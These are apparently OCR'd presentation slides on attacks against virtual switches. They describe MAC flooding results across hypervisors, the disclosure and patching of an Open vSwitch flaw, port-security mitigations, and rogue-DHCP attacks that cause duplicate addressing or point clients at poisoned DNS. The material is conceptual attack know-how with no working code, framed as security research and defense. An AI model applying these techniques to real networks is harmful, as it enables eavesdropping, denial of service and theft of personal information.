MS Hyper-V 2008 Free	Xeon 5140	32 GB	145 GB	2
VMware vSphere (ESXi) 5.5	Xeon E3-1240	24 GB	500 GB	2

(full system specs are provided in the white paper)


MAC Flooding Attack

MAC Flooding


- *MAC Flooding*
  - Flood switch with numerous random MAC addresses to fill the CAM table buffer
  - Forces switch into *fail safe* mode *(a.k.a. Hub mode)*
  - All frames forwarded to all connected devices
    - Breaks collision domain separation
  - Works well on most physical switches

Clarkson UNIVERSITY defy convention™

MAC Flooding



MAC Flooding Demo
Network Diagram




MAC Flooding Demos

- *Demos*
  - Gentoo / OS Xen – 802.1d Linux Bridging
  - Gentoo / OS Xen – Open vSwitch 2.0.0
  - Citrix XenServer 6.2 – Open vSwitch 1.4.6

MAC Flooding Summary

Platform	Results of Attack: Eavesdropping Allowed	Results of Attack: Impacted Performance
OS Xen w/ Linux Bridging		✓
OS Xen w/ Open vSwitch 1.11.0	✓	✓
OS Xen w/ Open vSwitch 2.0.0	✓	✓
Citrix XenServer 6.2	✓	✓
MS Server 2008 R2 w/Hyper-V		✓
MS Hyper-V 2008 Free		✓
VMware vSphere (ESXi) 5.5		N/A

MAC Flooding (Performance Degradation)



MAC Flooding

- Reported Open vSwitch vulnerability to:
  - cert.org
    - Assigned VU#784996
  - cve-assign@mitre.org
    - No response as of yet
  - security@openvswitch.org
    - Responded with implementation of MAC learning fairness patch
      - Applied to all versions of Open vSwitch >= 2.0.0
    - https://github.com/openvswitch/ovs/commit/2577b9346b9b77feb94b34398b54b8f19fcff4bd
    - Received public acknowledgment as reporter of vulnerability and exploitation technique

MAC Flooding Mitigation


- Can be mitigated by enforcing port security on physical switches
  - Feature only currently available on Cisco Nexus 1000V 'Non-Free' version *(VMWare Essentials Plus)*
  - Limit amount of MAC addresses that can be learned via a single port
- Only allow authorized MAC addresses to connect to a single port on the switch
  - Trusted connections, no malicious intent
- Disable unused switch ports

DHCP Attacks

DHCP Protocol

- Networking protocol used on most computer networks to automate the management of IP address allocation
- Also provides other information about the network to clients such as:
  - Subnet Mask
  - Default Gateway
  - DNS Servers
  - WINS Servers
  - TFTP Servers

DHCP Protocol
Client – Server Model



DHCP Options

- DHCP allows and administrator to pass many options to a client besides the standard Subnet Mask, DNS, and Default Gateway information
- Options are specified by a DHCP Option Code number
  - Option 4 – Time Server
  - Option 15 – Domain Name
  - Option 35 – ARP Cache Timeout
  - Option 69 – SMTP Server
- *Options are defined in RFC 2132 - DHCP Options*
  - https://tools.ietf.org/html/rfc2132

DHCP Attacks

- DHCP Attacks
  - Rogue DHCP server is placed on a network
  - Competes with legitimate DHCP server when responding to client addressing requests
  - 50/50 chance that a client will associate with malicious server since client requests are broadcast to the network
    - Multiple rogue DHCP servers will reduce the odds!
  - Setting up a DHCP server on an existing system is very simple and can be completed in a matter of minutes


DHCP Attacks
Duplicate Addressing

- Condition:
  - Two DHCP servers provide addresses to clients on the same network within the same range
    - *ie. 10.1.2.100 – 10.1.2.200*
  - High probability that duplicate addressing will occur
    - First address allocated from each DHCP server will most likely be: 10.1.2.100
    - Then 10.1.2.101 … 102 … 103 ... etc ...

DHCP Attacks
Duplicate Addressing

- Affect:
  - Denial of Service for the two clients that received the same address
    - In conflict
    - Services provided by those clients become inaccessible to other systems on the same network
    - Client is unable to access resources on the network due to the conflict


DHCP Attacks
Duplicate Addressing



DHCP Attacks
Rogue DNS Server

- Condition:
  - A malicious DHCP server provides associated clients with the IP address of a poisoned DNS server
  - Poisoned DNS server is seeded with information that directs clients to spoofed websites or services
- Affect:
  - Client system is directed to malicious services that are intended to steal information or plant viruses, worms, maleware, or trojans on the system
  - PII or other sensitive information is harvested by the attacker

DHCP Attacks
Rogue DNS Server



